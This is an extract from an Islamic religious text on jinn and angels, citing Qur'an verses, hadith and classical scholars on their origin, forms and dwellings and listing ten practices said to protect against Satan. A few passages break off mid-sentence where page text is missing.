Ibn Taymiyyah, may Allah have mercy on him, said: "All Muslim groups have agreed that jinn exist and that Allah ﷻ had sent Prophet Muhammad ﷺ to them as well. All the other groups of disbelievers also agree that they exist. As for the people of the Books, Jews and Christians, they have the same belief as Muslims; they believe in their existence, except for a few small groups who deny it, similar to some Muslim sects, such as Jahmiyyah and Mu'tazilah. The existence of jinn has been authentically confirmed by all Prophets and Messengers; all Muslims, polytheist Arabs, and disbelievers among the people of the Books have agreed that jinn exist."[6]

Modern Science and confirmation of Jinn:

In his book, "The World of Jinn and Angels", Dr. Abdur Razzaq Nawfal, may Allah have mercy on him, said: "There are some worlds which are unknown to man; they are not from the worlds that he could explore and reach by any means known to him, because he is unaccustomed to them, and among these are the worlds of jinn and Angels. Despite the level of sophistication of modern science, it fails to shed further light on such matters; whereas the Noble Qur'an, which was revealed over 1400 years ago, actually provides us with descriptions of these unseen worlds." [7]

The true explanation of the unseen comes from Islam. Like every other religion, Islam also claims to explain this realm of the unseen. In fact, the Islamic explanation of the jinn provides explanations for many of the supernatural incidents that take place in our modern age; indeed, without access to this knowledge, the Muslim would be unable to deal effectively with any problems that may be caused by jinn, nor would he be able to protect himself from their mischief.

[7] The World of Jinn and Angels,", p.9.

There follows below some descriptions of the jinn (taken from the Qur'an and Sunnah), as well as information on their dwellings, food, etc.

The Creation of Jinn and their Physical Origin:
Jinn are created from fire.

Allah ﷻ says,

وَٱلْجَآنَّ خَلَقْنَٰهُ مِن قَبْلُ مِن نَّارِ ٱلسَّمُومِ ﴿٢٧﴾

﴿and We created the Jinn before that from the smokeless flame of fire﴾ [8], and

وَخَلَقَ ٱلْجَآنَّ مِن مَّارِجٍ مِّن نَّارٍ ﴿١٥﴾

﴿and the Jinn he created from a smokeless flame of fire﴾[9], and Ibliss said in the Qur'an,

[8] Surat al-Hijr: Verse 27.
[9] Surat ar-Rahmaam: Verse 15.

قَالَ مَا مَنَعَكَ أَلَّا تَسْجُدَ إِذْ أَمَرْتُكَ ۖ قَالَ أَنَا۠ خَيْرٌ مِّنْهُ خَلَقْتَنِى

مِن نَّارٍ وَخَلَقْتَهُۥ مِن طِينٍ ﴿١٢﴾

﴿Allah said: "What prevented Thee from bowing down when I commanded thee?" He said: "I am better than He: Thou Didst create me from fire, and Him from clay."﴾[10].

In light of the above mentioned verses, one may ask, "If the jinn are created from fire, then how is it possible for them to be burnt in Hell?" One may also wonder how it is possible for jinn to reside in human bodies.

Ibn 'Aqeel said: "You should know that Allah ﷻ has attributed devils and Jinn to fire just like He ﷻ has attributed human being to clay, mud and dust. This means that the human origin is from clay and not that he is of clay in reality, but he was made from clay; similarly, the jinn were originally created from fire, but in reality they are not of fire now, as indicated by the Prophet ﷺ: "Satan appeared to me when I was praying and I kept on throttling him until I felt the coolness of his spittle between my thumb and index finger."[11] So, if we assume that jinn are still made of burning fire, how is it possible for them to have cold saliva?"

[10] Surat al-A'raaf: verse 12.

[11] This Hadith is transmitted by Imam Ahmed in his Musnad: 3/83, on the authority of Abu Saed al-Khudri and also in 1/413 on the authority of Ibn Mas'ud.

Another hadith of the Prophet ﷺ that confirms that jinn are not made of fire is: "Allah's enemy, Iblis, came with a flame of fire to put it in my face."[12] This indicates that if jinn had kept their origin of creation (i.e. fire), they would not need to use a flame of fire to burn others – rather it would have been sufficient for Iblis to use his hand or any other part of his body to burn human beings, since real fire burns people upon contact with the skin.

Al-Qadi Abu Bakr al-Baqillani said: "Although the jinn were originally created from fire, we cannot deny that Allah ﷻ can make their bodies bigger and change their characteristics from fire into other different shapes and forms, and Allah ﷻ knows best."[13]

The Jinn in the Arabic Language:

Ibn Abdul Barr said, "The Jinn, according to scholars of the language, are of different types:

1. Jinn living alone are known as jinni.
2. Jinn that live among mankind are called aamir, of which the plural is Umaar or Awaamir.
3. Jinn that antagonize young children - or young adults - are known as arwaah.

[13] Ash-Shabli's "Akaam al-Murjaan": p.21-22 and as-Siyyuti's "Lafdh al-Murjaan": p.20.

4. Evil jinn that show hostility to human beings are called shaytan (in the singular) and shayaateen (in the plural).
5. If they harm human beings, they are called Maarid,
6. And if they cause intense harm and become strong as a result of this, they are called ifreet, of which the plural is Afaareet. And Allah knows best."[14]

Types of Jinn:

Abu Tha'labah al-Khushani ﷺ said: "The Messenger of Allah ﷺ said: 'The Jinn are of three types: the first type have wings and fly through the air; the second look like snakes and dogs; and the third type stop for a rest, and then resume their journey."[15]

Dwellings of Jinn:

Zaid Ibn Arqam ﷺ reported that the Prophet ﷺ said: "These toilets are frequented by the Jinn and devils. So when anyone amongst you goes there, he should say: "I seek refuge in Allah from male and female devils." [16]

[14] Ash-Shabli's "Akaam al-Murjaan": p.16 and as-Siyyuti's "Lafdh al-Murjaan": p.16-17.

[15] This is a Hadith Sahih, reported by Ibn Hibban: (6123), al-Hakim: 2/456, al-Baghawi in his "Sharh as-Sunnah": 12/195, at-Tahawi in his "Mushkil al-Athaar": 4/95, at-Tabarani in his "Al-Kabeer": 22/214, abu Nuaim in his "Al-Hilyah": 5/137 and others.

[16] Musnad Imam Ahmed: 4/396-373, Abu Dawud: Hadith 2, Ibn Majah: (296) and Ibn Hibban: (1403).

Sheikh al-Islam, Ibn Taymiyyah said: "The jinn are found mostly in deserts, old ruins, and places of impurity like bathrooms, toilets, graveyards, and places where wicked sheikhs associate with Shayateen and then gather to practise their satanic ritual."[17]

Ibn Abu ad-Dunya' reported a Mawquf[18] tradition, on the authority of Yazid Ibn Jabir, one of the most trusted followers: "There are Muslim jinn residing in the ceilings of Muslim homes. Whenever the people eat, the jinns descend and eat with them; Allah sends them to protect that household."[19]

The Food of the Jinn:

Abdullah Ibn Mas'ud ﷺ reported that the Prophet ﷺ said: "There came to me a representative on behalf of the jinn, so I went with him and recited the Qur'an to them." Abdullah Ibn Mas'ud ﷺ said: 'We then went with him and he showed us their tracks and the traces of their embers. They (the jinn) asked him (the Holy Prophet ﷺ) about their provision, and he ﷺ said: 'Every bone on which the Name of Allah is recited is your provision. The time it falls in your hand it shall be covered with flesh, and the dung of (camels) is fodder for your animals.' The Messenger of Allah ﷺ said: 'Do not perform Istinjaa (cleaning the private parts) with these (things), for these are the food of your brothers from amongst the jinn."[20]

The above Hadith is referring to the Muslim Jinn; as for the Kafir Jinn, they eat anything on which the Name of Allah is not mentioned, as the Prophet ﷺ said: "Satan considers any food lawful on which Allah's Name is not mentioned." [21] Therefore, disbelieving jinn eat and drink anything on which Allah's Name is not mentioned.

What Prevents Satan from Eating Human Food?

Jabir Ibn Abdillah ﷺ reported that the Prophet ﷺ said: "When a person enters his house and mentions the name of Allah, and does the same when eating, Satan says (to his companions): 'You have no place to spend the night, and no evening meal;' but when he enters without mentioning the Name of Allah, Satan says: 'You have found a place to spend the night,' and when he does not mention the Name of Allah whilst eating, Satan says: 'You have found a place to spend the night and an evening meal.'"[22]

The ability of the jinn to take on any form:

Sheikh al-Islam Ibn Taymiyyah said: "One of the powers of the jinn is that they are able to take on any physical form they like. Thus, they can appear as humans, animals, snakes, scorpions, camels, cows, sheep, horses, mules, donkeys or anything else."[23]

When Quraish gathered in Makkah to discuss the decision of whether or not to kill, imprison, or expel the Prophet ﷺ, Satan, may Allah curse him, assumed the form of an old man and took part in that meeting; Allah ﷻ says:

وَإِذْ يَمْكُرُ بِكَ ٱلَّذِينَ كَفَرُوا۟ لِيُثْبِتُوكَ أَوْ يَقْتُلُوكَ أَوْ يُخْرِجُوكَ ۚ وَيَمْكُرُونَ

Furthermore, on the day of Badr (the famous battle in the year 2 A.H.), initially the Quraish hesitated to fight, but Iblis came in the form of an old man known as Suraqah Ibn Malik and told them:

وَإِذْ زَيَّنَ لَهُمُ ٱلشَّيْطَٰنُ أَعْمَٰلَهُمْ وَقَالَ لَا غَالِبَ لَكُمُ ٱلْيَوْمَ مِنَ

ٱلنَّاسِ وَإِنِّى جَارٌ لَّكُمْ

﴿And (remember) when Shaitan (Satan) made their (evil) deeds seem fair to them and said, "No one of mankind can overcome you this day (of the battle of Badr) and verily, I am your Jar (helper)﴾[25].

Iblis tried to uplift the morals of the kafir fighters and urged them to move forward in battle, but when he saw the army of angels descending to aid the Muslims, he could not bear the sight of them and so ran away. The defeated army of disbelievers asked him: "Where are you going Suraqah (i.e. Iblis)? Did you not say that you are our helper and that you would fight alongside us?" He, may Allah curse him, cried out to the disbelievers:

وَقَالَ إِنِّى بَرِىٓءٌ مِّنكُمْ إِنِّىٓ أَرَىٰ مَا لَا تَرَوْنَ إِنِّىٓ أَخَافُ ٱللَّهَ ۚ وَٱللَّهُ

شَدِيدُ ٱلْعِقَابِ ﴿٤٨﴾

[25] Ibid: verse 48.

﴿But when the two forces came in sight of each other, he ran away and said "Verily, I have nothing to do with you,. Verily, I see what you see not. Verily, I fear Allah for Allah is Severe in punishment."﴾ [26] and then he fled.

The following Ahadeeth provide information on some of the forms that jinn may take:

Jinn can appear as a man:
It is reported in Sahih al-Bukhari, on the authority of Abu Hurairah ﷺ who said: "Allah's Messenger ﷺ deputized me to keep Sadaqa (al-Fitr) of Ramadan. A comer came and started taking handfuls of the foodstuff (of the Sadaqa) (stealthily). I took hold of him and said, "By Allah, I will take you to Allah's Mesenger." He said, "I am needy and have many dependents, and I am in great need." I released him, and in the morning Allah's Messenger asked me, "What did your prisoner do yesterday?" I said, "O Allah's Messenger! He complained of being needy and of having many dependents, and so I felt pity for him and let him go." Allah's Messenger said, "Indeed, he told you a lie and he will come again." I believed that he would come again as Allah's Messenger had told me; so, I waited for him watchfully. When he (returned, and) began stealing handfuls of food, I caught hold of him again and said, "I will definitely take you to Allah's Messenger." He said, "Leave me, for I am very needy and have many dependents. I promise I will not come back again." Again I felt pity for him and let him go.

In the morning Allah's Messenger asked me, "What did your prisoner do?" I replied, "O Allah's Messenger! He complained of his great need and of having many dependents, so I took pity on him and set him free." Allah's Messenger said, "Verily, he told you a lie and he will return." I waited for him attentively for the third time, and when he (came and) started stealing handfuls of the food, I caught hold of him and said, "I will surely take you to Allah's Messenger, as it is the third time you promised not to return, yet you have broken your promise and come." He said, "(Forgive me and) I will teach you some words with which Allah will benefit you." I asked, "What are they?" He replied, "Whenever you go to bed, recite Ayat-al-Kursi - 'Allahu la ilaha illa huwa-l-Hayy-ul Qayyum...' until the end of the verse. (If you do so), Allah will appoint a guard for you who will stay with you, and no Satan would come near you until morning." And so again I released him. In the morning, Allah's Messenger asked, "What did your prisoner do yesterday?" I replied, "He claimed that he would teach me some words by which Allah would benefit me, so I let him go." Allah's Messenger asked, "What are they?" I replied, "He said to me, 'Whenever you go to bed, recite Ayat-al-Kursi from the beginning to the end. He further said to me, '(If you do so), Allah will appoint a guard for you who will stay with you, and no Satan would come near you till morning.' (Abu Hurairah or another sub-narrator) added that they (the Companions) were very keen to do good deeds. The Prophet ﷺ said, "He spoke the truth, although he is a liar. Do you know who you were speaking to these last three nights, O Abu Hurairah?" Abu Hurairah ﷺ said, "No." He ﷺ said, "It was Satan." [27]

Ibn 'Umar ﷺ reported: "We were sitting with the Prophet ﷺ and a man came in; he was the ugliest, dirtiest, and one who had the most foul odour coming from him; he was impolite, and started walking through the people until he sat before the Prophet ﷺ. He asked the Prophet ﷺ: "Who created you?" He ﷺ replied: "Allah." He asked him again: "Who created the heaven?" He ﷺ replied: "Allah." "Who created the earth?" He ﷺ said: "Allah." He asked again: "Who created Allah?" The Prophet ﷺ said: "Subhana Allah," and he ﷺ held his forehead and lowered his head. The man stood up and left. The Prophet ﷺ raised his head and said: "Bring me the man." We went to fetch him but he disappeared, as if he had never existed. The Prophet ﷺ said: "That was Iblis. He came to cast doubts in your hearts about your religion."[28]

Jinn can appear as a black slave:

'Ali Ibn Abi Taalib ﷺ reported: "I swear by Allah that 'Ammar Ibn Yasir fought against both humans and jinn during the life of the Prophet ﷺ. People said: "We know how he fought against humans, so how did he fight against jinn?" Ali ﷺ said: "We were with the Prophet ﷺ on a journey and he told 'Ammar to go get some water. So 'Ammar ﷺ went to get the water, but a devil, in the form of a black slave, appeared and prevented him from getting the water. 'Ammar wrestled with him and brought him to the ground. Satan said: "Let me go and I will let you get the water." 'Ammar let him go, but again Satan prevented him from reaching the water. This happened three times, and the fourth time, Satan allowed 'Ammar to get to the water. The Prophet ﷺ then told us: "Satan has assumed the form of a black slave and prevented 'Ammar from having water, but Allah ﷻ helped 'Ammar defeat him." 'Ali ﷺ said: "When 'Ammar came back we met him, saying: 'Well done 'Ammar, the Prophet ﷺ told us what happened to you." Then 'Ammar ﷺ said: "I swear by Allah if I had known that he was a devil I would have killed him - I would have throttled him were it not for his bad smell."[29]

Jinn can take the form of a dog:

In the Sahih Hadith, reported by Abu Dharr ﷺ, the Prophet ﷺ said: "A black dog is a devil." [30]

Jinn can also take the form of a cat, young boy, woman, elephant or ghost.

Every human has a partner Jinn:

'Abdullah Ibn Mas'ud ﷺ reported that Allah's Messenger ﷺ said: "Each one of you has a companion from amongst the jinn and a companion from amongst the Angels. They (the Companions) said: 'Allah's Messenger, do you also have a jinn companion?" Thereupon he ﷺ said: "Yes, but Allah helps me against him, and so I am safe, as he only commands me to do good.[31]

In another Hadith, 'Aishah, may Allah be pleased with her, reported: "One night Allah's Messenger ﷺ went out of my apartment and I felt jealous. Then he ﷺ came and he saw how (agitated) I was. He ﷺ said: 'Aishah, what has happened to you? Do you feel jealous?' Thereupon I said: 'How can it be (that a woman like me) should not feel jealous over a husband like you?' Thereupon Allah's Messenger ﷺ said: 'It was your devil who had come to you,' and I said: 'Allah's

Types of companions:
There are two types of companions that are assigned to man: those from amongst the jinn and those who are angels.

The first type of companion is evil and mischievous; it is Satan or the demon accompanying human beings.

The second type of companion is good; these are the angels who accompany Muslims.

Proof that Angels are assigned to human beings:
Allah ﷻ says in the Qur'an:

لَهُۥ مُعَقِّبَٰتٌ مِّنۢ بَيۡنِ يَدَيۡهِ وَمِنۡ خَلۡفِهِۦ يَحۡفَظُونَهُۥ مِنۡ أَمۡرِ ٱللَّهِۗ

﴿For each (such person) there are (angels) in succession before and behind him: they guard him by command of Allah﴾[33],

---

[32] Sahih Muslim: 2815, Imam Ahmed: 6/115 and al-Bayhaqi's "Ad-Dala'il": (7/2).
[33] Surat ar-Ra'd: Verse 11.

And,

وَيُرْسِلُ عَلَيْكُمْ حَفَظَةً

﴿and He sets guardians over you﴾ [34],

And

إِن كُلُّ نَفْسٍ لَّمَّا عَلَيْهَا حَافِظٌ ۝

﴿There is no soul but has a protector over it﴾ [35],

And

وَإِنَّ عَلَيْكُمْ لَحَٰفِظِينَ ۝

﴿But verily over you (are appointed angels) to protect you﴾ [36]

Allah is All-Aware of the actions of His slaves, and even their innermost thoughts. His Grace encompasses each person and protects him - if only he were to seek protection from harm and evil; and if one should think – out of his own ignorance – that he can conceal the sins he commits in secret, such an individual is in plain error; for angels record all the thoughts and deeds of man.

---

[34] Surat al-An'am: Verse 61.
[35] Surat at-Tariq: Verse 4.
[36] Surat al-Infitaar: Verse 10.

Ibn Kathir said: "For every servant there are angels in succession before and behind him, guardians by day and guardians by night; they guard him against any harm or accidents. There are also guardian angels who write down all that we do, good and bad deeds; one angel on the right who records good deeds and one angel on the left who records bad deeds. So in total there are four angels, one behind, one in front, one on the right and one on the left; they come in turns, some at night and some by day."

Abu Hurairah ﷺ narrated that the Prophet ﷺ said: "Angels keep on descending from and ascending to Heaven in turn; some at night and some by day, and all of them assemble together at the time of the Fajr and 'Asr prayers. Then those who have stayed with you overnight ascend unto Allah Who asks them - and He knows the answer better than they do - "How have you left My servants?" They reply, "We left them praying, as we found them praying." If anyone of you says "Amin" (during the prayer at the end of the recitation of Surat-al-Fatiha), and the angels in Heaven say 'Amin' at the same time, all his past sins would be forgiven."[37]

The assembling of the Angels at the time of Fajr and 'Asr prayers is part of Allah's kindness and honour towards His believing servants. These angels only leave Muslims on three occasions: At the time of sexual intercourse, upon entering the toilet, and when having a bath.

[37] Sahih al-Bukhari (3223), Sahih Muslim (632), an-Nasa'i': (1/240-241), Imam Ahmed: (2/257, 312, 486) and others.

Ibn Omar ﷺ reported that the Prophet ﷺ said: "Avoid being naked, for with you are those who never leave you except when you are relieving yourselves, and when a man has intercourse with his wife; so observe modesty before them and honour them."[38]

In another Hadith, reported by Ibn Abbas ﷺ, the Prophet ﷺ said: "Allah forbids you to be naked, so show modesty before Allah's angels, who do not leave you except on three occasions: when you are relieving yourselves, when a man has intercourse with his wife, and when you take a (ritual) bath."[39]

The evil companion:

The evil companion makes mischief, and causes evil to appear as something good to one, and whispers to them to commit sins. 'Abdullah Ibn Mas'ud ﷺ narrated that the Prophet ﷺ said: "Satan exercises his influence upon the son of Adam, as does the angel with his influence (upon him). The influence of Satan is that he holds the promise of evil and denial of truth. And the influence of the angel is that he holds the promise of good news and the affirmation of truth. Thus he who perceives this (i.e. the good promise) should praise Allah, while he who finds contrary to it, he should seek refuge with Allah from Satan, the accursed. He ﷺ then recited this verse: ﴿Satan threatens you with the prospect of poverty, and bids you to be indecent﴾ [40] Hence, the evil companion orders men to commit evil and mischief, and also makes sins and misdeeds appear good to them.

How to gain the protection of Angels:

Anas ﷺ narrated that the Prophet ﷺ said: "When a man goes out of his house the devils will meet him; but if he says: "In the Name of Allah," the Angels will say: "You are guided;" if he says: "I place my trust in Allah;" the Angels will say: ""defended," and if he says: "There is no might nor power except in Allah," the Angels will say to him: "You are protected." The devils would distance themselves from him, and another devil would say: "How can you deal with such a man who has been guided, defended and protected?"[41]

Amara Ibn Bashir ﷺ reported that the Prophet ﷺ said: "Whoever says at sunset: 'None has the right to be worshipped except Allah, alone, without associate, to Him

In the aforementioned Hadith, reported by Abu Hurairah ﷺ, "Whenever you go to bed, recite Ayat-al-Kursi - 'Allahu la ilaha illa huwa-l-Hayy-ul Qayyum...' until the end of the verse. (If you do so), Allah will appoint a guard for you who will stay with you and no Satan will come near you until morning."

Angels do not enter the following types of houses:

Abu Talhah al-Ansari ﷺ reported that the Prophet ﷺ said: "Angels do not enter a house which has either a dog or a picture (or image) in it."[43]

'Ali Ibn Abee Ta'lib ﷺ reported that the Prophet ﷺ said: "Angels do not enter a house where there is a picture, or a dog, or a person who is in a state of Janabah."[44]

Abu Hurairah ﷺ reported that the Prophet ﷺ said: "The bell is the musical instrument of Satan."[46]

Aishah, may Allah be pleased with her, said: "I never used to leave in the Prophet's house anything carrying any images or crosses except that he would obliterate them."[47]
Adiy Ibn Hatim reported: "I came to the Prophet ﷺ with a golden cross round my neck and he ﷺ said: "O Adiy, throw away that idol." [48]

The angels who do not enter houses are those who carry mercy, blessing and forgiveness; but as for the guardian angels who write down peoples' deeds, they are with us all the time.

These days, many Muslim homes tend to be decorated with things brought from the lands of the Kuffaar, such as the cross, statues of their false gods, pictures of Mary and Jesus, the Buddha, Greek's idols, etc. A sincere Muslim, who is a true Muwahhid, should never place these idols on the walls of his home, because this act contradicts the principle of Tawheed. A true Muslim should obliterate any symbol of shirk in his house; whether it is a picture, statue, painting or engraving.

The worse practice that Muslims have adopted from the Kuffaar is keeping dogs as pets. These Muslims buy expensive dogs and spend a great deal of money on their food and cleaning, without realizing that they are committing a sin, since keeping a dog in one's house is forbidden. The saliva of dogs is impure; and this would mean that most objects in the house would also become impure, since dogs have a tendency to lick almost everything that crosses their path. If a dog licks a utensil it must be washed seven times, (the first time with soil), and the reward of the family would be deducted daily, as the Prophet ﷺ said: "No family attaches itself to a dog without a qirat (weight) of their good deeds being deducted daily, except for the case of a hunting dog, farm dog, or sheepdog."[49]

The Messenger of Allah ﷺ said: "Jibreel عليه السلام came to me and said: 'I came to you last night but was prevented from entering simply because there were images on the door; for there was a decorated curtain with images on it in the house, [49] Sahih Muslim (280), at-Tirmidhi (1489), abu Dawud, an-Nasa'i' and ad-Darami, on the authority of 'Abdullah Ibn Mughaffal رضي الله عنه.

and there was a dog in the house. So give the order that the head of the image that is in the house should be removed, in order for it to resemble a tree; order the curtain be cut up and made into two cushions, spread out (on the floor), on which people may tread; and give an order for the dog to be turned out.'" Then the Messenger of Allah ﷺ did this.[50]

Ten sayings that Protect one from Jinn:

1- Seeking refuge in Allah from Satan:

Allah ﷻ says,

وَإِمَّا يَنزَغَنَّكَ مِنَ ٱلشَّيۡطَٰنِ نَزۡغٞ فَٱسۡتَعِذۡ بِٱللَّهِۖ إِنَّهُۥ هُوَ

ٱلسَّمِيعُ ٱلۡعَلِيمُ ٣٦

﴿and if an evil whisper from Satan tries to turn you away, then seek refuge in Allah. Verily, He is the All-Hearer, the Knower﴾ [51]

And in another verse, He ﷻ says,

وَإِمَّا يَنزَغَنَّكَ مِنَ ٱلشَّيۡطَٰنِ نَزۡغٞ فَٱسۡتَعِذۡ بِٱللَّهِۚ إِنَّهُۥ سَمِيعٌ عَلِيمٌ ٢٠٠

[51] Surat Fussilat: Verse 36.

﴿and if an evil whisper comes to you from Satan, then seek refuge in Allah. Verily, He is All-Hearer, All-Knower﴾ [52]

In these two verses, Allah ﷻ tells us that He is the only One Who hears our calls and supplications, and answer our prayers; He ﷻ is the All-Hearer and the All-Knower. Therefore, if one experiences the whisperings of Satan, and his incitement to sin, he should seek refuge in Allah ﷻ, since this is the only way to resist such whispers and incitements.

In Sahih al-Bukhari, Sulaiman Ibn Sarad ﷺ reported: "Two men abused one another in front of the Prophet ﷺ while we were sitting with him. One of the two abused his companion furiously, and so his face became red. The Prophet ﷺ said, "I know a word (sentence), which will cause him to relax if he were to say it: 'I seek refuge with Allah from Satan, the outcast.'"[53]

2- Reciting the Two Mu'awwidhatayn:*

These last two Surahs have a great effect in seeking refuge in Allah from Satan and his evil companions, for they protect one from their whispers and incitement to evil. Abu Sa'id al-Khudri ﷺ reported that the Prophet ﷺ used to seek protection against the jinn and the evil eye, until the Surahs al-Falaq and an-Nas were revealed. (However) after they were revealed he ﷺ did not make any other supplication for this purpose, since these (two Surahs) were sufficient.[54]

'Aishah, may Allah be pleased with her, said: "Whenever the Prophet ﷺ went to bed every night, he used to cup his hands together and blow over them after reciting Surat Al-Ikhlas, Surat Al-Falaq and Surat An-Nas, and then rub his hands over his body (as far as he was able to), starting with his head, face and front of his body. He used to do that three times."[55] In another Hadith he ﷺ ordered Uqbah Ibn Amir to recite the Mu'awwidhatayn after each Salaah.

3- Reciting Aayat al-Kursi:

In the Hadith that was mentioned earlier, reported by Abu Hurairah ﷺ: "'Whenever you go to bed, recite Ayat-al-Kursi from the beginning to the end. He (referring to Satan) further said to me, '(If you do so), Allah will appoint a guard for you who will stay with you, and no devil will come near you until morning.' The Prophet ﷺ said, "He really spoke the truth, although he is a liar. Do you know who you were speaking to for the past three nights, O Abu Hurairah?" Abu Hurairah ﷺ said, "No." He ﷺ said, "It was Satan."

4- Reciting Surat Al-Baqarah:

Abu Hurairah ﷺ reported that the Prophet ﷺ said: "Do not make your houses as graveyards, for Satan runs away from the house in which Surat al-Baqarah is recited."[56]

5- Reciting the last two verses of Surat Al-Baqarah:

Abu Mas'ud al-Ansari ﷺ reported that the Prophet ﷺ said, "If one recites the last two verses of Surat al-Baqarah at night, it would be sufficient for him."[57]

An-Nu'man Ibn Bashir ﷺ reported that the Prophet ﷺ said: "Two thousand years before creating the heavens and the earth, Allah inscribed a book, from which He sent down the two verses with which He concluded Surat al-Baqarah. The Devil will not come near a house in which they are recited for three nights."[58]

6- Reciting the beginning of Surat Ha Mim (until the third verse), along with Ayat al-Kursi:

Abu Hurairah ﷺ reported that the Prophet ﷺ said: "If anyone recites in the morning: Ha-Mim al-Mu'min, until ﴿to Him is the final goal﴾, and Aayat-Al-Kursi, he would be guarded by them until the evening, and if anyone recites them in the evening, he will be guarded by them until morning."[59]

7- Repeating the following du'ah:

Abu Hurairah ﷺ narrated that the Messenger of Allah ﷺ said: "Whoever says: 'La ilaha illal-lah, wahdahu la sharika lahu, lahu-l-mulk wa lahu-l-hamd, wa huwa 'ala kulli shai'in qadir,' one hundred times will get the reward of manumitting ten slaves; one hundred good deeds will be written in his account, and one hundred sins will be deducted, and it will be a shield for him from Satan for that day until the night, and nobody will be able to do a better deed except the one who does more (than him)."[60]

8- Making wudu' and performing Salaah:

This is the most useful protection against Satan, especially when one is enraged and possessed by anger, which becomes like a fire burning in one's heart. Abu Sa'id al-Khudri ﷺ reported that the Prophet ﷺ said: "The best of you are those who are slow in getting angry and swift in cooling down, and the worst of you are those who are swift in getting angry and slow in cooling down." He continued, "Beware of anger, for it is a live coal on the heart of the son of Adam. Do you not notice the swelling of the veins of his neck and the redness of his eyes? So if anyone experiences anything of that nature, he should lie down."[61]

In another Hadith, he said, "Satan is created from fire and fire is extinguished by water."[62] Therefore, only Wudu and Salaah can extinguish one's anger and desire; if one performs Salaah with full Khushu' and sincere submission to Allah ﷻ, it will help him resist anger and desire.

9- Avoiding futile talk, looking at the forbidden, excess eating and mixing:

Satan, may Allah curse him, gains control over the son of Adam and achieves his evil objectives by means of these four gates. Looking at forbidden things leads one to becoming attracted to them, then thinking of them, and then finally love and desire for them. A Fitnah starts with illegal gazing, as the Prophet ﷺ said: "A glance is a poisonous arrow of Satan, so whoever lowers his gaze for Allah's Sake, Allah will grant him gracefulness in his heart until the Day he meets Him."[63]

Futile talk also causes problems for many people, and through it Satan can easily gain access to the heart of the believer; how many wars have been caused by one word only. The Prophet ﷺ took hold of his tongue and said to Mu'adh Ibn Jabal ﷺ: "Keep this in control." Mu'adh said: "Shall we be called to account in respect of that which we say?" He ﷺ answered: "May your mother lose you! Would people not be thrown face down into Hell only because of what they say?"[64]

Anas Ibn Malik ﷺ reported: "When one of the Companions died a man said, 'Rejoice over his entry into Paradise.' Allah's Messenger ﷺ said, "Do you say this while you do not know whether he perhaps spoke about that which did not concern him, or was niggardly about something which would have caused him no loss?"[65]

Most sins are caused by futile talk and gazing, and these are the most used devices of the cursed Satan. For example, once the stomach is full, it is more difficult to tempt one into eating beyond this point. On the other hand, if the temptation should continue, it is very easy to continue committing sins of the tongue and eyes; and in light of this, the Salaf used to warn people against the evil of both these sins: "Nothing deserves permanent confinement more than the tongue."

---

[64] Musnad Ahmed (5/231), at-Tirmidhi (2616) and Ibn Majah.
[65] At-Tirmidhi (2316).

Excessive eating leads one to many aspects of evil; it guides one's limbs to commit sins, and slows them down in acts of worship. Therefore, whoever protects himself from excessive food has done great good to his own self. Satan takes control over the son of Adam when his/her stomach is full; for this reason, the Prophet ﷺ said: "No man fills a pot worse than his stomach. A few morsels are sufficient to keep a person's back straight. But if he wants to fill his stomach then he should divide his stomach into three parts: He should fill one third of the belly with food, another with drink, and leave one third empty for easy breathing."[66]

Excessive eating prevents one from Dhikr (remembrance) of Allah; if one neglects to remember Allah ﷻ for only one hour, Satan could take control over him, making empty promises with lies and falsehood. If one's stomach is full, his soul moves in the direction of desires and passion; but if one is hungry, his soul humbles itself and submits to the will of Allah ﷻ.

As for keeping bad company, it is a disease and has evil consequences. Mixing with people lacking in religious morals brings about enmity and curse; it instills hatred in the heart and causes one to lose out both in this world, as well as the Hereafter. Therefore, one should choose people who are likely to be of benefit to his Deen.

[66] Transmitted by Imam Ahmed (4/132) and at-Tirmidhi (2381).

There are four general categories of people, which are useful for distinguishing good and bad company:

1- People who are as beneficial to the mind as nutrition is to the body. When one listens to their advice his mind is at rest; and if he should require further counsel, he is able to turn to such individuals with the satisfaction of knowing that they will - inshaAllah - point him in the right direction. This category of people are more precious than gold; they are the scholars, who have knowledge of Allah's Orders and Commandments; who enjoin good and forbid evil; who know the diseases of the heart and their cure; who guide people to the Right Path. We should all try to associate with these people, as this is likely to bring us much success and benefit.

2- People who are like medicine, whom we all need when we fall sick. As long as we are strong and healthy, we do not need to be with them. These people represent those whom we could not do without in seeking advice for our livelihood, dealings and business.

3- The third category is like an incurable disease of the body. They are people who do not benefit one in this world, nor in the Hereafter; however, one is bound to come across them throughout his life. These people are like a high fever to the soul; if one were to continue mixing with them, he would expose his soul to inevitable death. They lack understanding

(in religious matters especially) and intelligence; their speech is of little benefit, and they seldom exercise self-control by remaining silent in order to avoid committing sins of the tongue. Often they suffer from the disease of self-admiration and pride, despite the fact that they are in fact highly ignorant. And one often finds that he cannot avoid meeting such people, and is forced to associate with them, in which case the solution is to remain patient until Allah facilitates a way out of the situation.

4- The fourth category is like poison. These are the people of innovation and misguidance, who oppose the Sunnah of the Messenger ﷺ; they seek to distort the religion of Allah, and prevent people from walking upon the path of righteousness. They consider the Sunnah to be a Bid'ah and vice versa, and enjoin evil and forbid good. If one were to show them pure Tawheed, they would say he has belittled the importance of the Awliya' and pious (i.e. a Sufi group); if one follows the Sunnah of the Prophet and his teaching, they would say he has ignored following the Imams; if he enjoins good and forbids evil (according to the Sunnah), they would say he is causing Fitnah; and if he abandons the Right Path and follows their desires, he would still remain a hypocrite in their sight, but will also be a loser in the Sight of Allah. Therefore, one must always strive to please Allah ﷻ, regardless of whether people will be displeased with him or not, and one should not give any importance to the criticism, hatred, and slandering of the innovators.

In short, we must protect ourselves from the four gates of evil: futile speech, forbidden glances, excessive eating, and keeping bad company; and by doing so the effort to misguide us - on the part of the accursed devil - will be foiled.

10- Remembrance of Allah ﷻ is the best protection:

